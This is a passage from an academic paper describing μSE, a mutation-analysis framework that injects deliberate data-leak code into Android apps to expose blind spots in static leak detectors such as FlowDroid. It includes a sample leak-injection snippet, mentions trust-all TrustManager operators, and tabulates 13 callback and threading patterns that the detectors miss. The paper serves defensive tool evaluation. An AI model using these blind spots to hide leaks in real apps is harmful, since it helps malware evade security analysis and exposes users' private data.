We propose μSE, a semi-automated framework for systematically evaluating Android static analysis tools that adapts the process of mutation analysis commonly used to evaluate software test suites [74]. That is, we aim to help discover concrete instances of flawed security design decisions made by static analysis tools, by exposing them to methodologically mutated applications. We envision two primary benefits from μSE: *short-term* benefits related to straightforwardly fixable flaws that may be patched immediately, and *long-term* benefits related to the continuous documentation of assumptions and flaws, even those that may be hard to resolve. This section provides an overview of μSE (Figure 1) and its design goals.

As shown in Figure 1, we take an Android static analysis tool to be evaluated (*e.g.,* FlowDroid [13] or MalloDroid [35]) as input. μSE executes the tool on *mutants*, *i.e.,* apps to which *security operators* (*i.e.,* security-related mutation operators) are applied, as per a *mutation scheme*, which governs the placement of code transformations described by operators in the app (*i.e.,* thus generating mutants). The security operators represent anomalies that the static analysis tools are expected to detect, and hence, are closely tied to the security goal of the tool. The uncaught mutants indicate flaws in the tool, and analyzing them leads to the broader discovery and awareness of the unsound assumptions of the tools, eventually facilitating security-improvements.

**Design Goals:** Measuring the security provided by a system is a difficult problem; however, we may be able to better predict failures if the assumptions made by the system are known in advance. Similarly, while soundness may be a distant ideal for security tools, we assert that it should be feasible to articulate the boundaries of a tool's sound core. Knowing these boundaries would be immensely useful for analysts who use security tools, for developers looking for ways to improve tools, as well as for end users who benefit from the security analyses provided by such tools. To this end, we design μSE to provide an effective foundation for evaluating Android security tools. Our design of μSE is guided by the following goals:

**G1** *Contextualized security operators.* Android security tools have diverse purposes and may claim various security guarantees. Security operators must be instantiated in a way that is sensitive to the context or purpose (*e.g.,* data leak identification) of the tool being evaluated.

**G2** *Android-focused mutation scheme.* Android's security challenges are notably unique, and hence require a diverse array of novel security analyses. Thus, the mutation schemes, *i.e.,* the *placement* of the target, unwanted behavior in the app, must consider Android's abstractions and application model for effectiveness.

**G3** *Minimize manual-effort during analysis.* While μSE is certainly more feasible than manual analysis, we intend to significantly reduce the manual effort spent on evaluating undetected mutants. Thus, our goal is to dynamically filter inconsequential mutants, as well as to develop a systematic methodology for resolving undetected mutants to flaws.



Figure 2: The components and process of the μSE.

**G4** *Minimize overhead.* We expect μSE to be used by security researchers as well as tool users and developers. Hence, we must ensure that μSE is efficient so as to to promote a wide-scale deployment and community-based use of μSE.

# 4 Design

Figure 2 provides a conceptual description of the process followed by μSE, which consists of three main steps. In Step 1, we *specify* the security operators and mutation schemes that are relevant to the security goals of the tool being evaluated (*e.g.,* data leak detection), as well as certain unique abstractions of Android that separately motivate this analysis. In Step 2, we *mutate* one or more Android apps using the security operators and defined mutation schemes using a *Mutation Engine (ME)*. After this step each app is said to contain one or more mutants. To maximize effectiveness, mutation schemes in μSE stipulate that mutants should be systematically injected into all potential locations in code where operators can be instantiated. In order to limit the effort required for manual analysis due to potentially large numbers of mutants, we first filter out the non-executing mutants in the Android app(s) using a dynamic *Execution Engine (EE)* (Section 5). In Step 3, we apply the security tool under investigation to *analyze* the mutated app, leading it to detect some or all of the mutants as anomalies. We perform a methodological manual analysis of the undetected mutants, which may lead to documentation of flaws, and software patches.

Note that tools sharing a security goal (*e.g.,* FlowDroid[13], Argus [39], HornDroid [20] and BlueSeal [84] all detect data leaks) can be analyzed using the same security operators and mutation schemes, and hence the mutated apps, significantly reducing the overall cost of operating μSE (Goal **G4**). The rest of this section describes the design contributions of μSE. The precise implementation details can be found in Section 5.



Figure 3: A generic "network export" security operator, and its more fine-grained instantiations in the context of FlowDroid [13] and MalloDroid [35].

## 4.1 Security Operators

A security operator is a description of the unwanted behavior that the security tool being analyzed aims to detect. When designing security operators, we are faced with an important question: *what do we want to express?* Specifically, the operator might be too coarse or fine-grained; finding the correct granularity is the key.

For instance, defining operators specific to the implementations of individual tools may not be scalable. On the contrary, defining a generic security operator for all the tools may be too simplistic to be effective. Consider the following example:

Figure 3 describes the limitation of using a generic security operator that describes code which "exports data to the network". Depending on the tool being evaluated, we may need a unique, fine-grained, specification of this operator. For example, for evaluating FlowDroid [13], we may need to express the specific types of private data that can be exported via any of the network APIs, *i.e.,* the data portion of the operator is more important than what network API is used. However, for evaluating a tool that detects vulnerable SSL connections (*e.g.,* CryptoLint [32]), we may want to express the use of vulnerable SSL APIs (*i.e.,* of SSL classes that can be overridden, such as a custom TrustManager that trusts all certificates) without much concern for what data is exported. That is, the requirements are practically orthogonal for these two use cases, rendering a generic operator useless, while precisely designing tool-specific operators may not scale.

In μSE, we take a balanced approach to solve this problem: instead of tying a security operator to a specific tool, we define it in terms of the *security goal* of the concerned tool (Goal **G1**). Since the security goal influences the properties exhibited by a security analysis, security operators designed with a particular goal in consideration would apply to all the tools that claim to have that security goal, hence making them feasible and scalable to design. For instance, a security operator that reads information

```
1 Inject:
2   String dataLeak## = java.util.Calendar.getInstance
     ().getTimeZone().getDisplayName();
3   android.util.Log.d("leak-##", dataLeak##);
```

Listing 1: Security operator that injects a data leak from the Calendar API access to the device log.

from a private source (*e.g.,* IMEI, location) and exports it to a public sink (*e.g.,* the device log, storage) would be appropriate to use for all the tools that claim to detect private data leaks (*e.g.,* Argus [39], HornDroid [20], BlueSeal [84]). For instance, one of our implemented operators for evaluating tools that detect data leaks is as described in Listing 1. Moreover, security operators generalize to other security goals as well; a simple operator for evaluating tools that detect vulnerable SSL use (*e.g.,* MalloDroid) could add a `TrustManager` with a vulnerable `isServerTrusted` method that returns true, which, when combined with our expressive mutation schemes (Section 4.2), would generate a diverse set of mutants.

To derive security operators at the granularity of the security goal, we must examine the claims made by existing tools; *i.e.,* security tools must certainly detect the unwanted behavior that they claim to detect, unless affected by some unsound design choice that hinders detection. In order to precisely identify what a tool considers as a security flaw, and claims to detect, we inspected the following sources:

**1) Research Papers:** The tool's research paper is often the primary source of information about what unwanted behavior a tool seeks to detect. We inspect the properties and variations of the unwanted behavior as described in the paper, as well as the examples provided, to formulate security operator specifications for injecting the unwanted behavior in an app. However, we do not create operators using the limitations and assumptions already documented in the paper or well-known in general (*e.g.,* leaks in reflection and dynamically loaded code), as μSE seeks to find unknown assumptions.

**2) Open source tool documentation:** Due to space limitations or tool evolution over time, research papers may not always have the most complete or up-to-date information considering what security flaws a tool can actually address. We used tool documentation available in online appendices and open source repositories to fill this knowledge gap.

**3) Testing toolkits:** Manually-curated testing toolkits (*e.g.,* DroidBench [13]) may be available, and may provide examples of baseline operators.

## 4.2 Mutation Schemes

To enable the security evaluation of static analysis tools, μSE must seed mutations within Android apps. We define the specific methods for choosing *where* to apply security operators to inject mutations within Android apps as the mutation scheme.

The mutation scheme depends on a number of factors: (1) Android's unique abstractions, (2), the intent to over-approximate reachability for coverage, and (3) the security goal of the tool being analyzed (*i.e.,* similar to security operators). Note that while mutation schemes using the first two factors may be generally applied to any type of static analysis tool (*e.g.,* SSL vulnerability and malware detectors), the third factor, as the description suggests, will only apply to a specific security goal, which in the light of this paper, is data leak detection.

We describe each factor independently, as a mutation scheme, in the context of the following running example described previously in Section 2:

Recall that FlowDroid [13], the target of our analysis in Section 2, detects data leaks in Android apps. Hence, FlowDroid loosely defines a data leak as a flow from a sensitive *source* of information to some *sink* that exports it. FlowDroid lists all of the sources and sinks within a configurable "SourcesAndSinks.txt" file in its tool documentation, from which it first selects a simple source `java.util.Calendar.getTimeZone()` and a simple sink `android.util.Log.d()`. We then design a data leak operator, as shown in Listing 1. Using this security operator, we implement the following three different mutation schemes.

### 4.2.1 Leveraging Android Abstractions

The Android platform and app model support numerous abstractions that pose challenges to static analysis. One commonly stated example is the absence of a Main method as an entry-point into the app, which compels static analysis tools to scan for the various entry points, and treat them all similarly to a traditional Main method [13, 48].

Based on our domain knowledge of Android and its security, we choose the following features as a starting point in a mutation scheme that models unique aspects of Android, and more importantly, tests the ability of analysis tools to detect unwanted behavior placed within these features (Goal **G2**):

**1) Activity and Fragment lifecycle:** Android apps are organized into a number of *activity* components, which form the user interface (UI) of the app. The activity lifecycle is controlled via a set of callbacks, which are executed whenever an app is launched, paused, closed, started, or stopped [3]. Fragments are also UI elements that possess similar callbacks, though they are often used in a manner secondary to activities. We design our mutation scheme to

```
final Button button = findViewById(R.id.button_id);
button.setOnClickListener(new View.OnClickListener()
 {public void onClick(View v) {// Code here executes
 on main thread after user presses button}});
```

Listing 2: Dynamically created onClick callback

place mutants within methods of fragments and activities where applicable, so as to test a tool's ability to model the activity and fragment lifecycles.

**2) Callbacks:** Since much of Android relies on callbacks triggered by events, these callbacks pose a significant challenge to traditional static analyses, as their code can be executed asynchronously in several different potential orders. We place mutants within these asynchronous callbacks to test the tools' ability to soundly model the asynchronous nature of Android. For instance, consider the example in Listing 2, where the onClick() callback can execute at any point of time.

**3) Intent messages:** Android apps communicate with one another and listen for system-level events using Intents, Intent Filters, and Broadcast Receivers [2, 1]. Specifically, Intent Filters and Broadcast Receivers form another major set of callbacks into the app. Moreover, Broadcast Receivers can be dynamically registered. Our mutation scheme not only places mutants in the statically registered callbacks such as those triggered by Intent Filters in the app's Android Manifest, but also callbacks dynamically registered within the program, and even within other callbacks, *i.e.,* recursively. For instance, we generate a dynamically registered broadcast receiver inside another dynamically registered broadcast receiver, and instantiate the security operator within the inner broadcast receiver (see Listing 3 in Appendix B for the code).

**4) XML resource files:** Although Android apps are primarily written in Java, they also include resource files that establish callbacks. Such resource files also allow the developer to register for callbacks from an action on a UI object (*e.g.,* the onClick event, for callbacks on a button being touched). As described previously, static analysis tools often list these callbacks on par with the Main function, *i.e.,* as one of the many entry points into the app. We incorporate these resource files into our mutation scheme, *i.e.,* mutate them to call our specific callback methods.

#### 4.2.2 Evaluating Reachability

The objective behind this simple, but important, mutation scheme is to exercise the reachability analysis of the tool being evaluated. We inject mutants (*e.g.,* data leaks from our example) at the start of every method in the app. While the previous schemes add methods to the app (*e.g.,* new callbacks), this scheme simply verifies if the app successfully models the bare minimum.

#### 4.2.3 Leveraging the Security Goal

Like security operators, mutation schemes may also be designed in a way that accounts for the security goal of the tool being evaluated (Goal **G1**). Such schemes may be applied to any tool with a similar objective. In keeping with our motivating example (Section 2) and our evaluation (Section 6), we develop an example mutation scheme that can be specifically applied to evaluate data leak detectors. This scheme infers two ways of adding mutants:

**1) Taint-based operator placement:** This placement methodology tests the tools' ability to recognize an asynchronous ordering of callbacks, by placing *the source in one callback and the sink in another*. The execution of the source and sink may be triggered due to the user, and the app developer (*i.e.,* especially a malicious adversary) may craft the mutation scheme specifically so that the sources and sinks lie on callbacks that generally execute in sequence. However, this sequence may not be observable through just static analysis. A simple example is collecting the source data in the onStart() callback, and leaking it in the onResume() callback. As per the activity lifecycle, the onResume() callback *always* executes right after the onStart() callback.

**2) Complex-Path operator placement:** Our preliminary analysis demonstrated that static analysis tools may sometimes stop after an arbitrary number of hops when analyzing a call graph, for performance reasons. This finding motivated the complex-path operator placement. In this scheme, we make the path between source and sink as complex as possible (*i.e.,* which is ordinarily one line of code, as seen in Listing 1). That is, the design of this scheme allows the injection of code along the path from source to sink based on a set of predefined rules. In our evaluation, we instantiate this scheme with a rule that recreates the String variable saved by the source, by passing each character of the string into a StringBuilder, then sending the resulting string to the sink. µSE allows the analyst to dynamically implement such rules, as long as the input and output are both strings, and the rule complicates the path between them by sending the input through an arbitrary set of transformations.

In a traditional mutation analysis setting, the mutation placement strategy would seek to minimize the number of non-compilable mutants. However, as our goal is to evaluate the soundness of Android security tools, we design our mutation scheme to over-approximate. Once the mutated apps are cre-



Figure 4: The number of mutants (*e.g.,* data leaks) to analyze drastically reduces at every stage in the process.

ated, for a feasible analysis, we pass them through a dynamic filter that removes the mutants that cannot be executed, ensuring that the mutants that each security tool is evaluated against are all executable.

### 4.3 Analysis Feasibility & Methodology

μSE reduces manual effort by filtering out mutants whose security flaws are not verified by dynamic analysis (Goal **G3**). As described in Figure 2, for any given mutated app, we use a dynamic filter (*i.e.,* the Execution Engine (EE), described in Section 5) to purge non-executable leaks. If a mutant (*e.g.,* a data leak) exists in the mutated app, but is not confirmed as executable by the filter, we discard it. For example, data leaks injected in dead code are filtered out. Thus, when the Android security tools are applied to the mutated apps, only mutants that were executed by EE are considered.

Furthermore, after the security tools were applied to mutant apps, only *undetected* mutants are considered during analyst analysis. The reduction in the number of mutants subject to analysis at each step of the μSE process is illustrated in Figure 4.

The following methodology is used by an analyst for each undetected mutant after testing a given security tool to isolate and confirm flaws:

**1) Identifying the Source and Sink:** During mutant generation, μSE's ME injects a unique mutant identifier, as well as the source and sink using `util.Log.d` statements. Thus, for each undetected mutant, an analyst simply looks up the unique IDs in the source to derive the source and sink.

**2) Performing Leak Call-Chain Analysis:** Since the data leaks under analysis went undetected by a given static analysis tool, this implies that there exists one (or multiple) method call sequences (*i.e.,* call-chains) invoking the source and sink that could not be modeled by the tool. Thus, a security analyst inspects the code of a mutated app, and identifies the observable call sequences from various entry points. This is aided by dynamic information from the EE so that an analyst can examine the order of execution of detected data leaks to infer the propagation of leaks through different call chains.

**3) Synthesizing Minimal Examples:** For each of the identified call sequences invoking a given undetected data leak's source and sink, an analyst then attempts to synthesize a minimal example by recreating the call sequence using only the required Android APIs or method calls from the mutated app. This info is then inserted into a pre-defined skeleton app project so that it can be again analyzed by the security tools to confirm a flaw.

**4) Validating the Minimal Example:** Once the minimal example has been synthesized by the analyst, it must be validated against the security tool that failed to detect it earlier. If the tool fails to detect the minimal example, then the process ends with the confirmation of a flaw in the tool. If the tool is able to detect the examples, the analyst can either iteratively refine the examples, or discard the mutant, and move on to the next example.

## 5 Implementation

This section provides the implementation details of μSE: (1) ME for mutating apps, and (2) EE for exercising mutants to filter out non-executing ones. We have made μSE available for use by the wider security research community [89], along with the data generated or used in our experiments (*e.g.,* operators, flaws) and code samples.

**1. Mutation Engine (ME):** The ME allows μSE to automatically mutate apps according to a fixed set of security operators and mutation schemes. ME is implemented in Java and builds upon the MDROID+ mutation framework for Android [58]. Firstly, ME derives a mutant injection profile (MIP) of all possible injection points for a given mutation scheme, security operator, and target app source code. The MIP is derived through one of two types of analysis: (i) text-based parsing and matching of `xml` files in the case of app resources; or (ii) using Abstract Syntax Tree (AST) based analysis for identifying potential injection points in code. μSE takes a systematic approach toward applying mutants to a target app, and for each mutant location stipulated by the MIP for a given app, a mutant is seeded. The injection process also uses either text- or AST-based code transformation rules to modify the code or resource files. In the context of our evaluation, μSE further marks injected mutants in the source code with log-based indicators that include a unique identifier for each mutant, as well as the source and sink for the injected leak. This information can be customized for future security operators and exported as a ledger that tracks mutant data. μSE can be extended to additional security operators and mutation schemes by adding methods to derive the MIP,

and perform target code transformations.

Given the time cost in running the studied security-focused static analysis tools on a set of `apks`, μSE breaks from the process used by traditional mutation analysis frameworks that seed each mutant into a separate program version, and seeds all mutants into a single version of a target app. Finally, the target app is automatically compiled using its build system (*e.g.,* gradle [6], ant [4]) so that it can be dynamically analyzed by the EE.

**2. Execution Engine (EE):** To facilitate a feasible manual analysis of the mutants that are undetected by a security analysis tool, μSE uses the EE to dynamically analyze target apps, verifying whether or not injected mutants can be executed in practice. This EE builds upon prior work in automated input generation for Android apps by adapting the systematic exploration strategies from the CRASHSCOPE tool [66, 65] to explore a target app's GUI. We discuss the limitations of the EE in Section 9. For more details, please see Appendix C.

# 6 Evaluation

The main *goal* of our evaluation is to measure the effectiveness of μSE at uncovering flaws in security-focused static analysis tools for Android apps, and to demonstrate the extent of such flaws. For this study, we focus on tools that detect private data leaks on a device. Specifically, we focus on a set of *seven* data leak detectors for Android that use static analysis, primarily due to the availability of their source code, namely FlowDroid [13], Argus [39] (previously known as AmanDroid), DroidSafe [43], IccTA [55], BlueSeal [84], HornDroid [20], and DidFail [53]. For all the tools except FlowDroid, we use the latest release version when available; in FlowDroid's case, we used its v2.0 release for our μSE analysis, and confirmed our findings with its later releases (*i.e.,* v2.5 and v2.5.1). Additionally, we use a set of 7 open-source Android apps from F-droid [5] that we mutate. These 7 apps produced 2026 mutants to inspect, which led to the discovery of 13 flaws. A larger dataset of apps is likely to generate more mutants, and lead to more flaws.

In this section, we describe the highlights of our evaluation (Section 6.1), along with the *three* experiments we conduct, and their results. In the first experiment (Section 6.2), we run μSE on *three* tools, and record the number of leaks that each tool fails to detect (*i.e.,* the number of uncaught mutants). In the second experiment (Section 6.3), we perform an in-depth analysis of FlowDroid by applying our systematic manual analysis methodology (Section 4.3) on the output of μSE for FlowDroid. Finally, our third experiment (Section 6.4) measures the propagation and prevalence of the flaws found in FlowDroid, in tools from our dataset apart from FlowDroid, and two newer versions of FlowDroid.

These experiments are motivated by the following research questions:

**RQ1** *Can μSE find security problems in static analysis tools for Android, and help resolve them to flaws/ unsound choices?*

**RQ2** *Are flaws inherited when a tool is reused (or built upon) by another tool?*

**RQ3** *Does the semi-automated methodology of μSE allow a feasible analysis (in terms of manual effort)?*

**RQ4** *Are all flaws unearthed by μSE difficult to resolve, or can some be isolated and patched?*

**RQ5** *How robust is μSE's performance?*

## 6.1 Evaluation overview and Highlights

We insert a total of 7,584 data leaks (*i.e.,* mutants) in a set of 7 applications using μSE. 2,026 mutants are verified as executable by the EE, and 83-1,480 are not detected depending on the studied tool. During our analysis, μSE exhibits a maximum one-cost runtime of 92 minutes (**RQ5**), apart from the time taken by the analyzed tool (*e.g.,* FlowDroid) itself. Further, our in-depth analysis of the output of μSE for FlowDroid discovers 13 unique flaws that are not documented in either the paper or the source code repository (**RQ1**). Moreover, it takes our analyst, a graduate student with background in Android security, *one* hour per flaw (in the worst case), due to our systematic analysis methodology, as well as our dynamic filter (Section 4.3), which filters out over 73 % of the seeded non-executable mutants (**RQ3**). Further, we demonstrate that two newer versions of FlowDroid, as well as the *six* other tools set apart from FlowDroid (including those that inherit it), are also vulnerable to at least *one* flaw detected in FlowDroid (**RQ2**). This is confirmed, with negligible effort, using minimal examples generated during our analysis of FlowDroid (**RQ3**). Finally, we are able to generate patches for a specific flaw discovered in FlowDroid, and our pull request has been accepted by the tool authors (**RQ4**).

## 6.2 Executing μSE

The objective of this experiment is to demonstrate the effectiveness of μSE in filtering out non-executable injected leaks (*i.e.,* mutants), while illustrating that this process results in a reasonable number of leaks for an analyst to manually examine.

**Methodology:** We create 21 mutated APKs from 7 target applications, with 7,584 leaks among them,

Table 1: The number and percentage of leaks not detected by 3 popular data leak detection tools.

| Tool | Undetected Leaks | Undetected Leaks (%) |
|---|---|---|
| FlowDroid v2.0 | 987/2,026 | 48.7% |
| Argus | 1,480/2,026 | 73.1% |
| DroidSafe | 83/2,026 | 4.1% |

by combining the security operators described in Section 4.1, with mutation schemes from Section 4.2. First, we measure the total number of leaks injected across all apps, and then the total number of leaks marked by the EE as non-executable. Note that this number is independent of the tools involved, *i.e.,* the filtering only happens once, and the mutated APKs can then be passed to any number of tools for analysis. The non-executable leaks are then removed. Next, we configure FlowDroid, Argus, and DroidSafe and evaluate each tool with μSE individually, by running them on the mutated apps (with non-executable leaks excluded) and recording the number of leaks not detected by each tool (*i.e.,* the *surviving* mutants).

**Results:** μSE injects 7,584 leaks into the Android apps, of which, 5,558 potentially non-executable leaks are filtered out using our EE, leaving only 2,026 leaks confirmed as executable in the mutated apps. By filtering out a large number of potentially non-executable leaks (*i.e.,* over 73%), our dynamic filtering significantly reduces manual effort (**RQ3**).

Table 1 shows the statistics acquired from μSE's output over FlowDroid, Argus, and DroidSafe. We observe that FlowDroid cannot detect over 48% of the leaks, while Argus cannot detect over 73%. Further, DroidSafe does not detect a non-negligible percentage of leaks (*i.e.,* over 4%), and as these leaks have been confirmed to execute by our EE, it is safe to say that DroidSafe has flaws as well. Note that this experimental result validates our conceptual argument, that security operators designed for a specific goal may apply to tools with that goal. However, given its popularity, we limit our in-depth evaluation to FlowDroid.

Finally, we measure the runtime of the μSE-specific part of the analysis, *i.e.,* up to executing the tool to be evaluated, to be a constant 92 minutes in the worst case, a majority of which (*i.e.,* 99%) is taken up by the EE. Note that the time taken by μSE is a one-time cost, and does not have to be repeated for tools with a similar security goal (**RQ5**).

## 6.3 FlowDroid Analysis

This experiment demonstrates an in-depth, manual analysis of FlowDroid, which we choose for two reasons: (1) impact (FlowDroid is cited by 700 papers and numerous other tools depend on it), and (2) potential for change (since FlowDroid is being maintained at the moment, any contributions we can make will have immediate benefits).

**Methodology:** We performed an in-depth analysis using the list of surviving mutants (*i.e.,* undetected leaks) generated by μSE for FlowDroid v2.0 in the previous experiment. We leveraged the methodology for systematic manual evaluation, described in Section 4.3, and discovered 13 unique flaws. *We confirmed that none of the discovered flaws have been documented before*; *i.e.,* in the FlowDroid paper or in their official documentation.

**Results:** We discovered 13 unique flaws, from FlowDroid alone, demonstrating that μSE can be effectively used to find problems that can be resolved to flaws (**RQ1**). Using the approach from Section 4.3, the analyst needed less than an hour to isolate a flaw from the set of undetected mutants, in the worst case. In the best case, flaws were found in a matter of minutes, demonstrating that the amount of manual effort required to quickly find flaws using μSE is minimal (**RQ3**). We give descriptions of the flaws discovered as a result of μSE's analysis in Table 2.

We have reported these flaws, and are working with the developers to resolve the issues. In fact, we developed patches to correctly implement Fragment support (*i.e.,* flaw 13 in Table 2), which were accepted by developers.

To gain insight about the practical challenges faced by static analysis tools, and their design flaws, we further categorize the discovered flaws into the following *flaw classes*:

**FC1: Missing Callbacks:** The security tool (*e.g.,* FlowDroid) does not recognize some callback method(s), and will not find leaks placed within them. Tools that use lists of APIs or callbacks are susceptible to this problem, as prior work has demonstrated as the generated list of callbacks (1) may not be complete, and (2) or may not be updated as the Android platform evolves. We found both these cases in our analysis of FlowDroid. That is, DialogFragments was added in API 11, *i.e.,before FlowDroid was released*, and NavigationView was added after. These limitations are well-known in the community of researchers at the intersection of program analysis and Android security, and have been documented by prior work [21]. However, μSE helps evaluate the robustness of existing security tools against these flaws, and helps in uncovering these undocumented flaws for the wider security audience. Additionally, *some of these flaws may not be resolved even after adding the callback to the list*; *e.g.,*PhoneStateListener and SQLiteOpen-

Table 2: Descriptions of flaws uncovered in FlowDroid v2.0

| Flaw | Description |
|---|---|
| **FC1: Missing Callbacks** | |
| 1. DialogFragmentShow | FlowDroid misses the DialogFragment.onCreateDialog() callback registered by DialogFragment.show(). |
| 2. PhoneStateListener | FlowDroid does not recognize the onDataConnectionStateChanged() callback for classes extending the PhoneStateListener abstract class from the telephony package. |
| 3. NavigationView | FlowDroid does not recognize the onNavigationItemSelected() callback of classes implementing the interface NavigationView.OnNavigationItemSelectedListener. |
| 4. SQLiteOpenHelper | FlowDroid misses the onCreate() callback of classes extending android.database.sqlite.SQLiteOpenHelper. |
| 5. Fragments | FlowDroid 2.0 does not model Android Fragments correctly. We added a patch, which was promptly accepted. However, FlowDroid 2.5 and 2.5.1 remain affected. We investigate this further in the next section. |
| **FC2: Missing Implicit Calls** | |
| 6. RunOnUIThread | FlowDroid misses the path to Runnable.run() for Runnables passed into Activity.runOnUIThread(). |
| 7. ExecutorService | FlowDroid misses the path to Runnable.run() for Runnables passed into ExecutorService.submit(). |
| **FC3: Incorrect Modeling of Anonymous Classes** | |
| 8. ButtonOnClickToDialogOnClick | FlowDroid does not recognize the onClick() callback of DialogInterface.OnClickListener when instantiated within a Button's onClick="method_name" callback defined in XML. FlowDroid will recognize this callback if the class is instantiated elsewhere, such as within an Activity's onCreate() method. |
| 9. BroadcastReceiver | FlowDroid misses the onReceive() callback of a BroadcastReceiver implemented programmatically and registered within another programmatically defined and registered BroadcastReceiver's onReceive() callback. |
| **FC4: Incorrect Modeling of Asynchronous Methods** | |
| 10. LocationListenerTaint | FlowDroid misses the flow from a source in the onStatusChanged() callback to a sink in the onLocationChanged() callback of the LocationListener interface, despite recognizing leaks wholly contained in either. |
| 11. NSDManager | FlowDroid misses the flow from sources in any callback of a NsdManager.DiscoveryListener to a sink in any callback of a NsdManager.ResolveListener, when the latter is created within one of the former's callbacks. |
| 12. ListViewCallbackSequential | FlowDroid misses the flow from a source to a sink within different methods of a class obtained via AdapterView.getItemAtPosition() within the onItemClick() callback of an AdapterView.OnItemClickListener. |
| 13. ThreadTaint | FlowDroid misses the flow to a sink within a Runnable.run() method started by a Thread, only when that Thread is saved to a variable before Thread.start() is called. |

Helper, both added in API 1, are not interfaces, but abstract classes. Therefore, adding them to FlowDroid's list of callbacks (*i.e.,*AndroidCallbacks.txt) does not resolve the issue.

**FC2: Missing Implicit Call:** The security tool does not identify leaks within some method that is implicitly called by another method. For instance, FlowDroid does not recognize the path to Runnable.run() when a Runnable is passed into the ExecutorService.submit(Runnable). The response from the developers indicated that this class of flaws was due to an unresolved design challenge in Soot's [90] SPARK algorithm, upon which FlowDroid depends. This limitation is also known within the program analysis community [21]. However, the documentation of this gap, thanks to μSE, would certainly help developers and researchers in the wider security community.

**FC3: Incorrect Modeling of Anonymous Classes:** The security tool misses data leaks expressed within an anonymous class. For example, FlowDroid does not recognize leaks in the onReceive() callback of a dynamically registered BroadcastReceiver, which is implemented within another dynamically registered BroadcastReceiver's onReceive() callback. It is important to note that finding such complex flaws is only possible due to μSE's semi-automated mechanism, and may be rather prohibitive for an entirely manual analysis.

**FC4: Incorrect Modeling of Asynchronous Methods:** The security tool does not recognize a data leak whose source and sink are called within different methods that are asynchronously executed. For instance, FlowDroid does not recognize the flow between data leaks in two callbacks (*i.e.,* onLocationChanged and onStatusChanged) of the LocationListener class, which the adversary may cause to execute sequentially (*i.e.,* as our EE confirmed).

Apart from **FC1**, which may be patched with limited efforts, the other three categories of flaws may require a significant amount of research effort to resolve. However, documenting them is critical to increase awareness of real challenges faced by Android static analysis tools.

## 6.4 Flaw Propagation Study

The objective of this experiment is to determine if the flaws discovered in FlowDroid have propagated to the tools that inherit it, and to determine whether other static analysis tools that do not inherit FlowDroid are similarly flawed.

**Methodology:** We check if the two newer release versions of FlowDroid (*i.e.,* v2.5, and v2.5.1), as well as 6 other tools (*i.e.,* Argus, DroidSafe, IccTA, BlueSeal, HornDroid, and DidFail), are susceptible to any of the flaws discussed previously in FlowDroid v2.0, by using the tools to analyze the minimal example APKs generated during the in-depth analysis of FlowDroid.

**Results:** As seen in the Table 3, all the versions

Table 3: Flaws present in data leak detectors. Note that a "−" indicates tool crash with the minimal APK, a "✓" indicates presence of the flaw, and a "x" indicates absence, and *FD = FlowDroid.

| Flaw | FD* v2.5.1 | FD* v2.5 | FD* v2.0 | Blueseal | IccTA | HornDroid | Argus | DroidSafe | DidFail |
|---|---|---|---|---|---|---|---|---|---|
| DialogFragmentShow | ✓ | ✓ | ✓ | x | ✓ | ✓ | x | x | ✓ |
| PhoneStateListener | ✓ | ✓ | ✓ | x | ✓ | ✓ | x | x | ✓ |
| NavigationView | ✓ | ✓ | ✓ | - | ✓ | - | ✓ | - | ✓ |
| SQLiteOpenHelper | ✓ | ✓ | ✓ | x | ✓ | ✓ | ✓ | x | ✓ |
| Fragments | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | - | ✓ |
| RunOnUIThread | ✓ | ✓ | ✓ | x | ✓ | ✓ | ✓ | x | ✓ |
| ExecutorService | ✓ | ✓ | ✓ | x | ✓ | ✓ | ✓ | x | ✓ |
| ButtonOnClickToDialogOnClick | ✓ | ✓ | ✓ | x | ✓ | x | x | ✓ | ✓ |
| BroadcastReceiver | ✓ | ✓ | ✓ | x | ✓ | x | x | x | ✓ |
| LocationListenerTaint | ✓ | ✓ | ✓ | x | ✓ | x | x | x | ✓ |
| NSDManager | ✓ | ✓ | ✓ | x | ✓ | x | ✓ | x | ✓ |
| ListViewCallbackSequential | ✓ | ✓ | ✓ | x | ✓ | x | x | x | ✓ |
| ThreadTaint | ✓ | ✓ | ✓ | x | ✓ | x | x | x | ✓ |

of FlowDroid are susceptible to the flaws discovered from our analysis of FlowDroid v2.0. Note that while we fixed the Fragment flaw and our patch was accepted to FlowDroid's codebase, the latest releases of FlowDroid (*i.e.,* v2.5 and v2.5.1) still seem to have this flaw. We are working with the developers on a solution.

A significant observation from the Table 3 is that the tools that directly inherit FlowDroid (*i.e.,* IccTA, DidFail) are similarly flawed as FlowDroid. This is especially true when the tools do not augment FlowDroid in any manner, and use it as a black box (**RQ2**). On the contrary, Argus, which is motivated by FlowDroid's design, but augments it on its own, does not exhibit as many flaws.

Also, BlueSeal, HornDroid, and DroidSafe use a significantly different methodology, and are also not susceptible to these flaws. Interestingly, BlueSeal and DroidSafe are similar to FlowDroid in that they use Soot to construct a control flow graph, and rely on it to identify paths between sources and sinks. However, BlueSeal and DroidSafe both augment the graph in novel ways, and thus don't exhibit the flaws found in FlowDroid.

Finally, our analysis does not imply that FlowDroid is weaker than the tools which have fewer flaws in Table 3. However, it does indicate that the flaws discovered may be typical of the design choices made in FlowDroid, and inherited by the tools such as IccTA and DidFail. A similar deep exploration into the results of μSE for the other tools may be explored in the future (*e.g.,* of the 83 uncaught leaks in DroidSafe from Section 6.2).

## 7 Discussion

μSE has demonstrated efficiency and effectiveness at revealing real undocumented flaws in prominent Android security analysis tools. While experts in Android static analysis may be familiar with some of the flaws we discovered (*e.g.,* some flaws in FC1 and FC2), we aim to document these flaws for the entire scientific community. Further, μSE indeed found some design gaps that were surprising to expert developers; *e.g.,* FlowDroid's design does not consider callbacks in anonymous inner classes (flaws 8-9, Table 3), and in our interaction with the developers of FlowDroid, they acknowledged handling such classes as a non-trivial problem. During our evaluation of μSE we were able to glean the following pertinent insights:

**Insight 1:** *Simple and security goal-specific mutation schemes are effective.* While certain mutation schemes may be Android-specific, our results demonstrate limited dependence on these configurations. Out of the 13 flaws discovered by μSE, the Android-influenced mutation scheme (Section 4.2.1) revealed one (*i.e., BroadCastReceiver* in Table 3), while the rest were evenly distributed among the other two mutation schemes; *i.e.,* the schemes that evaluate reachability (Section 4.2.2) or leverage the security goal (Section 4.2.3).

